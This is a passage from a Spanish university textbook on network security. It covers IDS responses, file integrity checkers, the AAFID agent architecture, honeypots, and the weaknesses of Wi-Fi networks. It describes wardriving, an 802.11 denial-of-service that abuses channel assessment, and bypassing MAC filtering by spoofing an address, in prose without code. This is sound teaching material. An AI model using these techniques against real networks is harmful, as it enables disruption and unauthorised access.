Solo las dos primeras se utilizan en los IDSs actuales, el resto son parte de proyectos de investigación.
Ventajas:

- Los IDSs basados en detección de anomalías detectan comportamientos inusuales. De esta forma tienen la capacidad de detectar ataques para los cuales no tienen un conocimiento específico.
- Los detectores de anomalías pueden producir información que puede ser utilizada para definir firmas en la detección de abusos.

Desventajas:

- La detección de anomalías produce un gran número de falsas alarmas debido a los comportamientos no predecibles de usuarios y redes.
- Requieren conjuntos de entrenamiento muy grandes para caracterizar los patrones de comportamiento normal.

4.4.2.4 Respuesta

Una vez se ha producido un análisis de los eventos y hemos detectado un ataque, el IDS reacciona. Las repuestas las podemos agrupar en dos tipos: pasivas y activas. Las pasivas envían informes a personas, que se encargarán de tomar acciones al respecto, si procede. Las activas lanzan automáticamente respuestas a dichos ataques.

4.4.2.4.1 Respuestas pasivas

En este tipo de respuestas se notifica al responsable de seguridad de la organización, al usuario del sistema atacado o a algún CERT de lo sucedido. También es posible avisar al administrador del sitio desde el cual se produjo el ataque avisándole de lo ocurrido, pero es posible que el atacante monitorice el correo electrónico de esa organización o que haya usado una IP falsa para su ataque.

4.4.2.4.2 Respuestas activas

Las respuestas activas son acciones automáticas que se toman cuando ciertos tipos de intrusiones son detectados. Podemos establecer dos categorías distintas:

- Recogida de información adicional: consiste en incrementar el nivel de sensibilidad de los sensores para obtener más pistas del posible ataque (por ejemplo, capturando todos los paquetes que vienen de la fuente que originó el ataque durante un cierto tiempo o para un máximo número de paquetes).
- Cambio del entorno: otra respuesta activa puede ser la de parar el ataque; por ejemplo, en el caso de una conexión TCP se puede cerrar la sesión establecida inyectando segmentos

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

TCP RST al atacante y a la víctima o filtrar en el router de acceso o en el firewall la dirección IP del intruso o el puerto atacado para evitar futuros ataques.

4.4.2.5 Herramientas y complementos

4.4.2.5.1 Sistemas de valoración y análisis de vulnerabilidades

Las herramientas de análisis de vulnerabilidades determinan si una red o host es vulnerable a ataques conocidos. La valoración de vulnerabilidades representa un caso especial del proceso de la detección de intrusiones. Los sistemas que realizan valoración de vulnerabilidades funcionan en modo 'batch' y buscan servicios y configuraciones con vulnerabilidades conocidas en nuestra red.

4.4.2.5.2 Controladores de la integridad de los ficheros

Los 'File Integrity Checkers' son otra clase de herramientas de seguridad que complementan a los IDSs. Utilizan resúmenes de mensajes (*message digest*) u otras técnicas criptográficas para hacer un compendio del contenido de ficheros y objetos críticos en el sistema y detectar cambios, de tal forma que para cualquier cambio del contenido del fichero el compendio sea totalmente distinto y que sea casi imposible modificar el fichero de forma que el compendio sea igual al del fichero original.
El uso de estos controladores es importante, puesto que los atacantes a menudo alteran los sistemas de ficheros una vez que tienen acceso completo a la máquina, dejando puertas traseras que más tarde facilitan su entrada al sistema, esta vez "sin hacer tanto ruido".
El producto freeware Tripwire (www.tripwiresecurity.com) es quizá el ejemplo más conocido de este tipo de herramientas.

4.4.2.6 Agentes Autónomos para la Detección de Intrusiones

El Grupo de Agentes Autónomos para la Detección de Intrusiones (Autonomous Agents for Intrusión Detección Group, [21]) está formado por un número de estudiantes y profesores del CERIAS en la Universidad de Purdue, (Gene Spafford como director), y están estudiando métodos distribuidos para la detección de intrusiones.

4.4.2.6.1 Enfoque del grupo

Enfocan el problema de la detección de intrusiones desde un ángulo diferente: en lugar de un diseño monolítico del sistema de detección de intrusos, proponen una arquitectura distribuida que utiliza pequeñas entidades, conocidas como agentes, para detectar comportamientos anómalos o maliciosos.
Su diseño aventaja a otros enfoques en términos de escalabilidad, eficiencia, tolerancia a fallos y flexibilidad.
Estudian este enfoque desarrollando sistemas que lo implementen y miden su rendimiento y capacidades de detección. De esta forma, esperan ser capaces de conocer las capacidades y limitaciones del enfoque basado en agentes cuando es aplicado a sistemas reales.

4.4.2.6.2 La arquitectura AAFID

Fue propuesta en 1994 por Crosbie y Spafford. La idea consistía en usar agentes autónomos para realizar detección de intrusiones, y sugirieron que los agentes podrían evolucionar automáticamente usando programación genética de tal forma que el sistema de detección de intrusiones automáticamente se ajuste y evolucione conforme al comportamiento del usuario.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

La idea de usar programación genética no fue nunca implementada. Sin embargo, la idea de utilizar agentes para la detección de intrusiones fue evolucionando, y entre 1995 y 1996 la arquitectura AAFID fue desarrollada en el laboratorio COAST. La arquitectura inicial tuvo una estructura jerárquica que permanece en la actualidad y fue usada para implementar el primer prototipo del sistema.
Desde 1997 hasta hoy, la arquitectura AAFID evolucionó con la incorporación de filtros y la separación entre el interfaz de usuario y el monitor. La nueva arquitectura ha sido utilizada para el crear un último prototipo que se estudia en la actualidad. En la figura 1 podemos ver los cuatro componentes principales de la arquitectura: agentes, filtros, transceivers y monitores.




Ilustración 12: Arquitectura de sistema AAFID.

Nos referiremos a cada uno de estos componentes como "entidades AAFID" o simplemente "entidades", y a la totalidad del sistema de detección de intrusiones como "sistema AAFID".
Un sistema AAFID puede estar distribuido sobre cualquier número de hosts en una red. Un **agente** es una entidad independiente que monitoriza ciertos aspectos de un host y los notifica al **transceiver** apropiado.
Por ejemplo, un agente podría estar buscando un largo número de conexiones telnet a un host protegido, y considerar su ocurrencia como sospechosa. El agente generaría una alerta que sería enviada al transceiver apropiado. El agente no tiene la autoridad de lanzar directamente una alarma, sino que son los transceivers los que, combinando notificaciones de distintos agentes, conocen el estado actual de la red y son capaces de saber cuando existe realmente peligro.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc




Figura 13: Organización lógica de un AAFID.

La figura 2 muestra la organización lógica del mismo AAFID mostrando la comunicación jerárquica de los componentes. Las flechas bidireccionales representan flujo de datos y control entre las entidades.
Los filtros se encargan de la selección de datos y de la abstracción de éstos hacia los agentes. Cada host puede contener cualquier número de agentes que monitoricen eventos interesantes que ocurran en él. Los agentes pueden usar filtros para obtener datos de una forma independiente al sistema, lo cual permite la portabilidad de agentes a distintas plataformas simplemente adoptando el filtro adecuado.
En la arquitectura AAFID original, cada agente era responsable de obtener los datos que necesitaba.
Cuando el primer prototipo fue implementado, este acercamiento mostró los siguientes problemas:

- En un único sistema, puede haber más de un agente que necesite datos de la misma fuente. Teniendo a cada agente leyendo los datos del mismo origen se duplicaba el trabajo de lectura en los ficheros.
- Puede haber agentes que puedan proporcionar una función útil bajo diferentes versiones de UNIX, o incluso bajo diferentes arquitecturas (como Windows NT). Sin embargo, los datos requeridos por el agente pueden ser localizados en diferentes lugares en cada sistema y pueden ser almacenados en diferentes formatos. Esto significa tener que escribir un agente diferente para cada sistema, que sepa dónde encontrar el dato y como leerlo.

Ambos problemas fueron resueltos con la incorporación de los filtros, una capa software que independiza a los agentes del tipo de sistema en el que están corriendo y gestiona los recursos de éste de manera óptima.
Los transceivers son el interfaz de comunicación externa de cada host. Tienen dos papeles: control y procesamiento de datos. Para que un hosts sea monitorizado por un sistema AAFID, debe haber un transceiver corriendo en ese host.
Los monitores son las entidades de más alto nivel en la arquitectura AAFID. Reciben información de todos los transceivers que ellos controlan y pueden hacer correlaciones a alto nivel y detectar

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

eventos que ocurren en diferentes hosts. Los monitores tienen la capacidad de detectar eventos que pueden pasar desapercibidos por los transceivers.

4.4.2.6.3 Implementación de AAFID

El primer prototipo fue desarrollado entre 1995 y 1996, basado en la primera especificación de la arquitectura AAFID. Este prototipo fue implementado por una combinación de programas escritos en C, Bourne shell, AWKy Perl. Su principal objetivo era el de tener algo tangible de todo lo desarrollado hasta el momento y enfrentarse a las primeras decisiones de diseño. La primera implementación fue solamente probada internamente en el laboratorio de COAST.
La segunda implementación incorpora los cambios más recientes en la arquitectura, como son los filtros. Esta implementación es conocida como AAFID2 y fue lanzada en septiembre de 1998. La primera release de AFFID2, que incluía el sistema base y algunos agentes, fue probada bajo Solaris.
La segunda release pública fue lanzada en septiembre de 1999. Fueron añadidos nuevos mecanismos de procesamiento de eventos y fue probada en Linux y Solaris. El prototipo AFFID2v2 está implementado completamente en Perl5, lo cual lo hace fácil de instalar, ejecutar y portar a diferentes plataformas. Sólo ha sido probado en entornos UNIX, pero está en proceso de ser portado a Windows NT.
El objetivo del diseño de AAFID2v2 es que sea sencillo de experimentar y extremadamente flexible.
Fue desarrollado usando características de programación orientada a objetos de Perl5, lo cual permite que su código sea fácilmente reutilizable. AAFID2v2 también incluye una herramienta para la generación de código para desarrollar nuevos agentes.

4.4.2.7 Honeypots

http://www.securityfocus.com/infocus/1659
Los honeypots constituyen una tecnología relativamente nueva y, sin lugar a dudas, muy interesante. Nos permiten observar a nuestros enemigos para poder tomar la iniciativa ante un ataque.
No podemos acuñar una definición exacta sobre qué es un honeypot, ya que para algunos autores lo consideran como una herramienta para cebar a un atacante en un punto que realmente no es peligroso para el funcionamiento de la empresa. Para otros autores un honeypot es una máquina que ha sido destinada para ser atacada y así aprender de esta experiencia, mientras que otros autores opinan que son máquinas para la detección de intrusos (aunque no IDS).
Realmente ninguno de los términos expuestos es falso, sino que todos tienen su punto de razón. Un honeypot es una herramienta de seguridad que permite ser atacada, y que responde mentiras a las pruebas de detección de los atacantes, a los ataques, o incluso la información comprometida en esa máquina.
Podemos dividir los honeypots en dos tipos diferentes:

- De producción: se usan para asegurar las redes de las organizaciones.
- De recopilación: se pueden usar para recoger información sobre ataques (siendo buenas herramientas de aviso temprano de ataques), conocer el grado de sofisticación del atacante, e incluso aportar pruebas con fines legales.

4.4.2.7.1 Honeypots de producción

Para aplicar utilidad a nuestro honeypot, vamos a considerar el modelo de seguridad propuesto por Bruce Schneier, que consiste en tres capas: prevención, detección y respuesta.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Para la prevención, podemos usar honeypots que reduzcan la velocidad, o incluso detengan ataques automatizados (por ejemplo gusanos) en TCP/IP. Un honeypot con esta finalidad es "Labrea Tarpit". Para los atacantes humanos (no automatizados) se pueden usar como herramientas psicológicas que hagan cesar el ataque bien mediante técnicas de decepción o de desincentivación, que induzcan al atacante a abandonar el juego.
Los honeypots de producción también se pueden usar como sistemas para la detección de intrusiones. Al contrario que los IDS, los honeypots no generan falsos positivos. Cuando un honeypot "mete ruido" podemos estar seguros de que algo malo está ocurriendo en nuestra red. Además, los IDS generalmente no reaccionan bien contra ataques desconocidos. En cambio un honeypot avisará del ataque, aunque sea desconocido.
Finalmente, un honeypot recoge mucha información acerca del atacante, que puede servirnos para interceptar su ataque, o como pruebas en el ámbito legal.
Vamos a ver, como ilustración de uso de un honeypot HoneyD. En el momento de la elaboración de este documento, HoneyD es software libre, con código fuente disponible, gratuito y licenciado bajo licencia BSD. Funciona bajo entornos Unix-Like, y se está planeando portar el código a win32.
Durante su ejecución, Honeyd vigila el uso de las direcciones IP que no están en uso por las máquinas de nuestra red; en una clase C de direcciones, rara vez tendremos en uso 254 direcciones. Si detectamos tráfico que proviene de las direcciones IP no usadas por las máquinas de la red, podemos tener la completa seguridad de que algo malo pasa en nuestra red: un atacante, un escaneo, o incluso un gusano que intenta propagarse.
Bien, pues honeyd monitoriza el uso de todas las direcciones IP simultáneamente, y cuando es conectado desde alguna de ellas, asume que es un usuario e interactúa con él. Este enfoque para detección de intrusos es muy conveniente, ya que cuando el honeypot genera una alerta, podemos tener la completa seguridad de que hemos sido atacados. Las alertas no dependen de complejos algoritmos y comprobación de firmas de ataques, por lo que se elimina la detección de un gran número de falsos positivos. Dada la simpleza del funcionamiento de honeyd, su configuración es muy simple. Además, no solo no genera falsos positivos, sino que es capaz de alertar tanto de clásicos ataques, muy conocidos, como de vulnerabilidades de tipo "0-day".
Para poner en marcha honeyd no necesitamos especificar los puertos ni protocolos en los que queremos detectar las actividades "sospechosas", sino que él mismo se encarga de escuchar el tráfico TCP y UDP que llegue a la máquina. Así mismo, podemos crear scripts que simulen el comportamiento de determinados servicios bajo determinadas arquitecturas, como pudiera ser un servidor telnet en un router cisco. Los servicios emulados pueden ser creados de forma muy sencilla, usando casi cualquier lenguaje de script (perl, python, bash,...).
Toda la actividad generada en los servicios emulados es registrada por honeyd (inicio de conexión, intentos de autenticación, fin de conexión, script que atendió el servicio emulado, etc.).
Otra característica interesante es la emulación de sistemas operativos a nivel de kernel. Con ello conseguimos agregar mucho más realismo a nuestro honeypot, ya que conseguiremos que un fingerprint de nuestro honeypot resulte en el sistema operativo que deseamos emular para el atacante.
Para el uso de honeyd necesitamos también el demonio de del protocolo de resolución de direcciones en espacio de usuario arpd. Cuando arpd detecta que existe tráfico de una dirección IP no usada, falsifica la MAC de la víctima para que sea el honeypot el destinatario del paquete, y así comenzar a interactuar con el atacante. Al ser el ARP Spoofing una maniobra de nivel 2, también funcionará en entornos conmutados.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

4.4.2.8 Asegurar servicios

Abordar un apartado que pretenda hablar de cómo asegurar todos los servicios que pueden prestar un ordenador, o una red de servicios es un absurdo, ya que requeriría una dedicación y una extensión fuera del ámbito de este documento.
Sin embargo, vamos a revisar unos consejos y normas de actuación genérica a la hora de poner en marcha un servidor, o una red de servicios:

1. Eliminar todos los servidores instalados que no estén prestando servicios. Es un punto elemental. Si por ejemplo, nuestro servidor no presta servicios de ftp, debemos eliminar el software que lo presta. La dedicación a la seguridad en los servicios que se ejecutan ya nos ocupará lo suficiente como para tener que preocuparnos de servicios que no nos aportan ninguna función y, sin embargo, son potenciales puntos de entrada a nuestro sistema.
2. Mantenerse al día en las actualizaciones de seguridad. Todo software es susceptible de tener errores o descuidos, y los servidores no son una excepción. Debemos estar suscritos a listas de distribución de alertas de seguridad, leerlas diariamente y actuar en caso de que nuestros servidores aparezcan como potenciales víctimas.
3. Configurar que los servidores se ejecuten bajo cuentas de usuario sin privilegios, para que en caso de ser comprometido, el atacante no pueda ganar el control sobre la máquina.
4. Revisar periódicamente los archivos de bitácora de los sistemas para determinar posibles ataques, y poder actuar con previsión.

4.5 Seguridad en Wireless

4.5.1 Introducción

Desde hace muchos años el ser humano se ha procurado incesantemente idear artefactos que le permitieran el control remoto de los diferentes elementos con los que se relaciona en la vida cotidiana. Desde los juguetes que se controlan de forma remota, mediante transmisores y receptores de radio, mandos a distancia para televisores y vídeos, hasta los teléfonos móviles.
Este afán de manejar dispositivos de forma "telequinética" ha derivado, junto con la implantación del uso de las redes de comunicación de datos, en la necesidad de disponer de medios de transmisión de datos que no acarrearan la necesidad del uso de cables.
Muy pronto, la entrada de la tecnología de comunicación basada en redes inalámbricas ha creado nuevas expectativas de futuro para el desarrollo de sistemas de comunicación, pero también ha entrañado nuevos riesgos para la seguridad de la información y de los dispositivos que la manejan. Como toda tecnología nueva que aún está en evolución, presenta riesgos debidos al optimismo inicial y la adopción de la tecnología sin observar los riesgos inherentes a su uso. Cuando hablamos de redes inalámbricas, va implícito el uso de un medio de transmisión observable, que es el aire.

4.5.1.1 Protocolos para redes inalámbricas

En la actualidad hay básicamente 4 estándares para el despliegue de redes de datos inalámbricas para nuestros propósitos: IrDa, HomeRF, BlueThooth, y Wi-Fi.

- BlueTooth no permite la transmisión de grandes cantidades de datos entre ordenadores de manera continua.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- IrDa (Infrared Data Association) necesita una línea de visión directa entre los componentes de la red.

Tanto Wi-Fi como HomeRF están basados en las especificaciones 802.11 (Ethernet Inalámbrica) de IEEE. En este trabajo nuestro objetivo será analizar las fallas de seguridad que acechan a Wi-Fi, ya que ésta es la tecnología que más se ha extendido en el último año, creciendo su uso a un ritmo realmente desorbitante.

4.5.1.2 802.11x

En las redes Wi-Fi podemos encontrar dos topologías: redes con puntos de acceso (APs), y redes ad-hoc.
Las redes con puntos de acceso (también llamadas redes con infraestructura) tienen como partes fundamentales los puntos de acceso. Un punto de acceso es un dispositivo dotado de una interfaz inalámbrica que emite señales periódicamente (beacons) indicando que presta el servicio de infraestructura para una red inalámbrica. La comunicación solo es posible cuando las estaciones que desean hacer uso de los servicios de acceso inalámbrico superan un reto de autentificación, y son asociadas al punto de acceso.




Ilustración 14: Red inalámbrica con punto de acceso.

Las redes ad-hoc prescinden del uso de puntos de acceso, siendo las propias estaciones que conforman la red las que se encargan de retransmitir los paquetes a través de su interfaz inalámbrica, sirviendo de paso para el tráfico entre estaciones distantes.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc




Ilustración 15: Red inalámbrica ad-hoc.

Las ilustraciones presentadas en este apartado han sido obtenidas de [1].
Es necesario reseñar que dentro de las especificaciones de 802.11 hay varios comités, que se encargan de diferentes estándares siendo 802.11a, 802.11b y 802.11g los más aceptados comercialmente. Cada uno de ellos tiene sus ventajas y sus limitaciones, por lo que en un diseño de una red inalámbrica deberá sopesarse el uso que se haga de las mismas de cara a obtener el mayor rendimiento y fiabilidad.

4.5.2 Amenazas a la seguridad de las redes inalámbricas

4.5.2.1 Detección de redes inalámbricas

La detección de redes inalámbricas consiste, como su nombre indica, descubrir la existencia de redes inalámbricas en un área determinada, valiéndose de dispositivos inalámbricos y programas informáticos que permitan hacer escuchas, barriendo los canales en busca de transmisiones.
Son ejemplos de programas que pueden ser usados para la detección de redes inalámbricas Network Stumbler, Kismet, Arisnort, y una gran colección de ejemplares.
Un factor que puede ayudar a evitar la detección de redes inalámbricas es desactivar en los puntos de acceso la emisión de "beacons" (mensajes que anuncian la existencia de una red con un determinado SSID). De esta forma, podremos evitar la detección activa de redes inalámbricas, y las características de las mismas.
Por otra parte, para detectar redes inalámbricas que tienen desactivada la emisión de beacons se recurre a técnicas de escucha pasiva, que es el hecho de recoger todos paquetes que circulan por la red y analizarlos con la finalidad de encontrar el identificador de la red, y luego pedir unirse a ella para extraer características de la misma. Kismet es una herramienta perfectamente adecuada para llevar a cabo este tipo de prácticas.

4.5.2.1.1 Wardriving y Warchalking

Una de las prácticas habituales para la detección de redes inalámbricas es el uso de un vehículo para pasear mientras un sistema informático ejecuta desde el vehículo uno de los programas para

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

la detección de redes. A esta práctica se le denomina wardriving. Es habitual apuntar la situación donde se ha encontrado la red inalámbrica, su ssid, el canal, si usa encriptación y si el acceso es abierto.
El warchalking es análogo al wardriving con la peculiaridad de apuntar en el suelo, normalmente con tiza o pintura los datos encontrados en el proceso de descubrimiento.
Cuando se hace referencia a un sistema informático nos referimos a un ordenador portátil, o a una PDA. También es habitual el uso de antenas omnidireccionales de baja ganancia en los vehículos.
Una práctica con resultados sorprendentes es salir de la ciudad y, desde un punto con visibilidad de la misma, usar antenas direccionales de alta ganancia para la detección de redes. El problema es que no podemos determinar fácilmente el origen de la señal desde la lejanía, y detectaremos muchas señales de puntos con los que no hay línea visual directa.

4.5.2.2 Fallas inherentes al medio de transmisión

Las redes inalámbricas, como he comentado anteriormente, tienen un factor que determina totalmente su seguridad inicial, y es que el medio de transmisión que usan es el aire.
Si pensamos en nuestras redes de datos cableadas podemos observar desde el primer momento un factor reductor de riesgos de escucha no deseada: la transmisión se lleva a cabo a través de un cable. Es por ello que dispositivos ajenos a nuestra red no pueden espiar nuestro tráfico.
Sin embargo, el aire es de todos. Cualquier transmisión que ocurra por el aire es susceptible de ser al menos escuchada, y en muchos casos la inserción de datos en las transmisiones. Esta vulnerabilidad afecta a la privacidad, confidencialidad y a la autenticidad del origen de la información.
Con esto como antecedente, nos encontramos ante el problema de aportar la seguridad suficiente para la red, de cara a evitar el acceso no autorizado, la evitar las escuchas, la suplantación de personalidades en la red, o los ataques de denegación de servicio.
Podemos localizar como puntos vulnerables en una red inalámbrica los siguientes:

- Antenas.
- Interfaces inalámbricas.
- Conectores de cable.
- Servidores hardware.
- Errores de software.

4.5.2.3 Seguridad a bajo nivel

Entrando un poco a bajo nivel, 802.11 usa tecnologías de expansión del espectro para la transmisión en el medio físico. Una de las técnicas de expansión de espectro que usan es expansión de espectro por salto de frecuencia (FHSS, Frecuency Hop Spread Spectrum), que salta entre 75 frecuencias distintas en base a una secuencia de códigos aleatorios que adoptan el emisor y el receptor. Hay 22 pautas diferentes de salto, que son seleccionadas por el emisor. El receptor puede detectar una pauta de salto y sincronizar con el emisor. Es una técnica de bajo nivel que, reseteando las secuencias cada cierto tiempo, pretende evitar las escuchas del tráfico de la red.
Otra forma de transmitir es usando la expansión de espectro por secuencia directa (DSSS, Direct Sequence spectrum Spread), que divide cada bit a transmitir en porciones de señal que se envían a frecuencias diferentes y el receptor ensambla las porciones para decodificar la señal original.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

4.5.2.4 Seguridad en el nivel de acceso al medio

Dentro de la pila de protocolos, a nivel 2 las redes ethernet usan CSMA/CD para no provocar colisiones en el medio físico. De forma análoga, 802.11 usa CSMA/CA (Carrier Sensitive Médium Access / Collision Avoid).

4.5.2.4.1 Ataques de denegación de servicio

La idea de un problema de denegación de servicio recientemente publicado en AusCERT se basa en que todos los dispositivos inalámbricos de una red determinada operan en el mismo canal, por lo que solo uno de ellos es capaz de emitir a la vez, o se producirá el efecto de colisión análogo en ethernet, y la información no será válida.
Por ello, cada dispositivo escucha el canal en el que opera, y no transmite hasta que no encuentra a nadie emitiendo en el mismo. Esto no quita que dos dispositivos escuche el canal libre, y decidan emitir al mismo tiempo. En este caso, habrá un solapamiento de la señal y ambos mensajes quedarán inservibles. Por ello, cada estación que haya emitido al mismo tiempo, detendrá su transmisión y esperará un tiempo aleatorio para volver a emitir, si el canal sigue libre. Para minimizar las colisiones, los dispositivos implementan un mecanismo llamado CCA (Clear Channel Assessment), que consiste en ir comprobando la señal que se recibe y así decidir cuando el canal está libre, y puede ser usado.
El ataque de denegación de servicios consiste en falsear el mecanismo de forma que las estaciones siempre detecten el canal como ocupado, y por consiguiente tengan que esperar infinitamente.
La característica que hace especialmente incómodo este ataque es que cualquier dispositivo inalámbrico es capaz de provocar esta denegación de servicio en su radio de cobertura, sin necesidad de hacer modificaciones en el hardware.
Al ser éste un fallo inherente al diseño de 802.11, el problema no es parcheable en los dispositivos.
Afortunadamente no todos los dispositivos 802.11 son vulnerables al ataque: solo son 802.11b y 802.11g en un modo de transmisión de 22 Mbps o inferior. 802.11a y 802.11g no son vulnerables, en el modo de transmisión de 54Mbps.
Como impacto de este ataque, basta imaginar una empresa cuya red está desplegada de forma completa mediante 802.11b. Romper la productividad de esta empresa sería un juego de niños y podría hacerse de forma muy sencilla desde dentro de la organización, desde fuera de la misma, por ejemplo en la calle, desde un tejado cercano, o con una antena direccional desde varios kilómetros de distancia. Las cifras de pérdidas que puede ocasionar un ataque de este tipo son cuantiosas, ya que es capaz de detener de forma completa todas las comunicaciones de la empresa.

4.5.2.4.1.1 Filtrado de direcciones MAC

Una forma de establecer un control de acceso de usuarios a las redes inalámbricas es restringir las direcciones MAC que pueden emparejarse con nuestros dispositivos, estableciendo una ACL a tal efecto.
Las direcciones MAC de las interfaces de red inalámbricas 802.11, al igual que en ethernet tienen una dirección física, que es asignada por el fabricante y que es única para cada dispositivo.
De esta forma, se pretende asegurar que solo acceden a la red inalámbrica.
El problema de este método de validación de equipos que se añaden a la red es patente. Variar la dirección MAC de las interfaces de red no solo es posible, sino que además es muy sencillo. Basta la ejecución de un simple comando bajo Linux, o la edición del registro bajo Windows para cambiar la MAC de un dispositivo por una MAC que hayamos escuchado en el medio y entrar directamente en la red que estaba hipotéticamente cerrada.
Respecto de la seguridad supone un problema importante, ya que cualquiera podría insertar tráfico en nuestra red, acceder a los recursos, o incluso falsificar tráfico.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

4.5.2.5 El cifrado WEP

WEP es el acrónimo de privacidad equivalente al cableado (Wired Equivalent Privacy). Es un protocolo de cifrado que forma parte del estandar 802.11 y pretende emular el control de acceso a las transmisiones de forma análoga a lo que es el cableado para una red ethernet.
La única forma de defender de escuchas las transmisiones de las redes inalámbricas es el uso de encriptación para los contenidos que se transmiten, y aquí es donde WEP toma sentido. Por otra parte WEP también evita que usuarios no autorizados hagan uso de la red mediante autentificación fuerte.

4.5.2.5.1 Funcionamiento de WEP

WEP está diseñado para evitar que nadie escuche o modifique ninguna proporción del flujo de datos. Para ello usa una secuencia RC4 de 40 bit para encriptación de datos y un CRC de 32 bit para verificarlo.
WEP usa una clave secreta compartida por el usuario inalámbrico y el punto de acceso, de modo que todos los datos transmitidos y recibidos por ambos puedan ser encriptados usando esa misma clave compartida. El 802.11 permite el uso de una clave secreta única.
WEP usa un vector de inicialización (VI) de 24 bits aleatorio y que cambia con cada trama transmitida.
